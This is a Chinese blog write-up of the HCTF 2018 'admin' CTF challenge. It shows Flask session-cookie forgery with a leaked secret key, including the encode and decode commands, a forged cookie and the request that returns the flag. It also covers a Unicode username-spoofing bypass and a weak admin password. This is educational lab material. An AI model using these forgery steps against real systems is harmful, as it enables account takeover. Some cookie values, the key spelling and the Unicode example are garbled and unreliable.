[HCTF 2018]admin 1学习笔记

原创

越码越秃 于 2021-09-27 12:21:39 发布 82 收藏 1

文章标签： flask python web安全

本文链接：https://blog.csdn.net/weixin_45869407/article/details/120504159


之前在云演做ctf题，虽然简单但比较系统，感觉比较适合新手，但也要练一下有点难度的ctf，所以又做了一下buuctf，果然上来就是sql注入，xss注入，发现没什么效果，然后跑去看大佬writeup，真是看一次，学一次，自己也有总结。

做这个题有三种方法，首先非预期解分别为session伪造、弱口令，预期解为Unicode欺骗。

1 首先讲讲session伪造：

因为之前做过一段时间的python的flask后台开发，所以对于session跨域还是比较了解的，但对于新手来说，还是有点不好理解的，所谓通俗一点，就是你在这一个窗口打开的多个页面共用一个session，每个页面算一个域，每个session一般存放这个用户的个人信息，但一般是通过加密并且加了salt的，所以这里的问题是，我们怎样将session解码并且修改用户信息改为admin。

这里我们先通过随便创建一个用户，然后再在change password页面看f12的源码，你会发现这整个页面的源码链接，在github上。



然后我们跳转到github上查看源码，进行分析。

```
55
56  @app.route('/login', methods = ['GET', 'POST'])
57  def login():
58      if current_user.is_authenticated:
59          return redirect(url_for('index'))
60
61      form = LoginForm()
62      if request.method == 'POST':
63          name = str(form.username.data)
64          session['name'] = name
65          user = User.query.filter_by(username=name).first()
66          if user is None or not user.check_password(form.password.data):
67              flash('Invalid username or password')
68              return redirect(url_for('login'))
69          login_user(user, remember=form.remember_me.data)
70          return redirect(url_for('index'))
71      return render_template('login.html', title = 'login', form = form)
72
```


由上图可知，我们的session有选项为name,而后面又靠name来查user，以此来判断是否为admin用户，所以我们需要修改name选项的内容为admin。

那现在的问题是我们怎样获取session，又怎样解密修改后再加密传输获取admin权限呢。

1）首先获取session简单，直接f12查看网络分析就可以找到对应的session。
2）然后对session进行解密，需要编写脚本，我能力还不够，所以这里我推荐一个github上的一个大佬的脚本，很好用，以后也可以方便使用。

Flask Session Cookie Decoder/Encoder

这个脚本我是放到kali上使用的
首先先解释一下怎样使用，这是一个对flask的session的解密与加密工具，直接下载压缩包到kali上，解压，然后右键从命令行打开。
这个是个python的工具，我使用的是python3
session加密操作：

```
python3 flask_session_cookie_manager3.py encode -s <这里填写salt也就是secret key> -t <这里填要加密的密文>
```

session解密操作：

```
python3 flask_session_cookie_manager3.py decode -s <salt也就是secret key> -c <要解密的密文>
```

这里我要讲一下secret key（也就是salt），在flask里，session不仅通过加密算法加密，还需要在加密的密文里加一下用户自定义字符串（就随便生成的字符串），这样可以保证session更加具有安全性，防止黑客窜改信息，因为session一般都保存用户的信息，来进行持续登录，所以我们也需要找一下这个源码的secret key，一般存放在config.py里，如图

```
1  import os
2
3  class Config(object):
4      SECRET_KEY = os.environ.get('SECRET_KEY') or 'ckj123'
5      SQLALCHEMY_DATABASE_URI = 'mysql+pymysql://root:ads11234@db:3306/test'
6      SQLALCHEMY_TRACK_MODIFICATIONS = True
```

可以看到这里的secret 可以为ckj123，使用上面的-s选项里就是cjk123。操作如下


```
zyy@zyy:~/桌面/flask-session-cookie-manager-master$ python3 flask_session_cookie_manager3.py decode -c '.eJw9kMGKwjAQhl9lmbOHJm0vgoeVdEuFJFSiYXIR162mSetCVWwjvvsGF7zON3zz__OA3XFoLhbm1-HWzGDX_sD8AR_fMAek2x61aTnjqDYesM2qWA-5_rLSdZ1hvlRKky5wjsGT01v2sgnqavAQ5VLViRCbwIvjUNVJ6bkOTo-xVsZ0pqgWlqh1p7rKheBE8nWvVCdFboYpcaJ02Lk7DQZtfKyxAU8Z3C4DMfd9dc353cF3hd3Ua6sYTE2sw5dnQonbFREJVKpqhTdJhHqQEQQc5_OPxcvXdvvT83bpIhd1fd_ct73EQChaQYzQQ.0ME3D5WfkB7iolDTMY5eD2ZQUg0' -s 'ckj123'
{'_fresh': True, '_id': b'cefafb037d8dca8741efa20e4dbaf5c5dd574991ac89ed91967160c96ffb4929b33298145e30fca44dc9b32038cd5a0a54d1b973584f59a5a19f23a1082e2d8f', 'csrf_token': b'2a04bad41d8cb4763a9f5866927b5457573ad658', 'image': b'OXIC', 'name': '1234', 'user_id': '10'}
```

可以看到这里的name后面为1234，也就是我们的用户名，我们要改为admin再加密。

```
zyy@zyy:~/桌面/flask-session-cookie-manager-master$ python3 flask_session_cookie_manager3.py encode -s 'ckj123' -t "{'_fresh': True, '_id': b'cefafb037d8dca8741efa20e4dbaf5c5dd574991ac89ed91967160c96ffb4929b332a0a54d1b973584f59a5a19f23a1082e2d8f', 'csrf_token': b'2a04bad41d8cb4763a9f5866927b5457573ad658', 'image': b'OXIC', 'name': 'admin', 'user_id': '10'}"
```

.eJw9kE2LwjAQhv_KMmcP_bA%wcNKuqVCJlSiYXIRP6pp0rpQFduI_32DC17nGZ5533nC9tTXWwOzW3-vJ7Btj
5wdh61XDpR0BxeEzhc-9P29uvqy6cC7_IHFkujWYjNjCVbpWjRBEVQUiJkmZJdRygPMXoMe2H-PX_rmm53rj8mGZtl9fgnl10XAOyOXXOBCdyvdf_-G8QRvP4AvjNr2Q.YVCC0w.tQEtKb3PESz7bCl0fr1XzpCG4dc

然后我们通过抓包，将里面的session改为我们生成的session就可以得到flag了。



Raw Params Headers Hex

```
GET /index HTTP/1.1
Host: 4baed9d5-16fb-4b2a-907e-cb840698cce2.node4.buuoj.cn
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://4baed9d5-16fb-4b2a-907e-cb840698cce2.node4.buuoj.cn/index
Connection: close
Cookie: UM_distinctid=17a47195bfc0-0b5fd63d882b058-31634645-100200-17a47195c02c1;
session=
.eJw9kE2LwjAQhv_KMmcP_bA%wcNKuqVCJlSiYXIRP6pp0rpQFduI_32DC17nGZ5533nC9tTXWwOzW3-vJ7Btj
jB7wtceZkDJpiOlG854qplxlORT9MWglTbcLlosVg0pislvnGbrFJnLuPqxgrWtZm4QklIu6UHeJbrTTeCjUKX
nvswEyyNUa88LblUWkS54RpaP4daUkiomuTAoV46rMkPPY8FWHcrWoMoHoWjkSTSwdh61XDpR0BxeEzhc-9P29
uvqy6cC7_IHFkujWYjNjCVbpWjRBEVQUiJkmZJdRygPMXoMe2H-PX_rmm53rj8mGZtl9fgnl10XAOyOXXOBCdy
vdf_-G8QRvP4AvjNr2Q.YVCC0w.tQEtKb3PESz7bCl0fr1XzpCG4dc
Upgrade-Insecure-Requests: 1
```

Raw Headers Hex Render

```
<div class="nav-setting">
  <div class="ui buttons">
    <div class="ui floating dropdown button">
      <i class="icon bars">
      </i>
      <div class="menu">

        <a class="item" href="/index">index</a>
        <div class="divider">
        </div>
        <a class="item" href="/edit">post</a>
        <a href="/change" class="item">change password</a>
        <a class="item" href="/logout">logout</a>

      </div>
    </div>
  </div>
</div>
<div class="ui grid">
  <div class="four wide column">
  </div>
  <div class="eight wide column">




  </div>
</div>

<h1 class="nav">
  Hello admin
</h1>


<h1 class="nav">
  flag{e793d59d-4b8e-463e-9793-cdb4e8fe0df2}
</h1>

<!-- you are not admin -->
<h1 class="nav">
  Welcome to hctf
</h1>
```


2、接下来是Unidcode欺骗。

这个我也是看了大佬的，自己总结了一下，就是世界上有很多语言，那你用个小语种来写admin进行注册，说不定就可以成功注册了，因为之前不是已经注册过admin了吗，但不知道密码。当然这个方法需要特点环境下使用。

这里同样需要审计源码

```
105
106  def strlower(username):
107      username = nodeprep.prepare(username)
108      return username
```


```
3   @app.route('/register', methods = ['GET', 'POST'])
4   def register():
5
6       if current_user.is_authenticated:
7           return redirect(url_for('index'))
8
9       form = RegisterForm()
0       if request.method == 'POST':
1           name = strlower(form.username.data)
2           if session.get('image').lower() != form.verify_code.data.lower():
3               flash('Wrong verify code.')
4               return render_template('register.html', title = 'register', form=form)
5           if User.query.filter_by(username = name).first():
6               flash('The username has been registered')
7               return redirect(url_for('register'))
8           user = User(username=name)
9           user.set_password(form.password.data)
0           db.session.add(user)
1           db.session.commit()
2           flash('register successful')
3           return redirect(url_for('login'))
4       return render_template('register.html', title = 'register', form = form)
5
```

这里通过网上搜索可以知道strlower的nodeprep.prepare()是用来将大写字母变为小写，但这有个bug，就如果我们提交Admin，会变成Admin，这里就可以绕过第一次admin的注册检测。

```
77
78  @app.route('/change', methods = ['GET', 'POST'])
79  def change():
80      if not current_user.is_authenticated:
81          return redirect(url_for('login'))
82      form = NewpasswordForm()
83      if request.method == 'POST':
84          name = strlower(session['name'])
85          user = User.query.filter_by(username=name).first()
86          user.set_password(form.newpassword.data)
87          db.session.commit()
88          flash('change successful')
89          return redirect(url_for('index'))
90      return render_template('change.html', title = 'change', form = form)
91
```


然后查看源码，发现change password里也用了一次strlow(),然后我们可以通过刚刚的注册后变为Admin，然后再通过change password，将Admin变为admin，然后再修改密码，成功后就会获取flag

---



3、弱口令

用户admin

密码123

可以通过暴力破解很简单获取。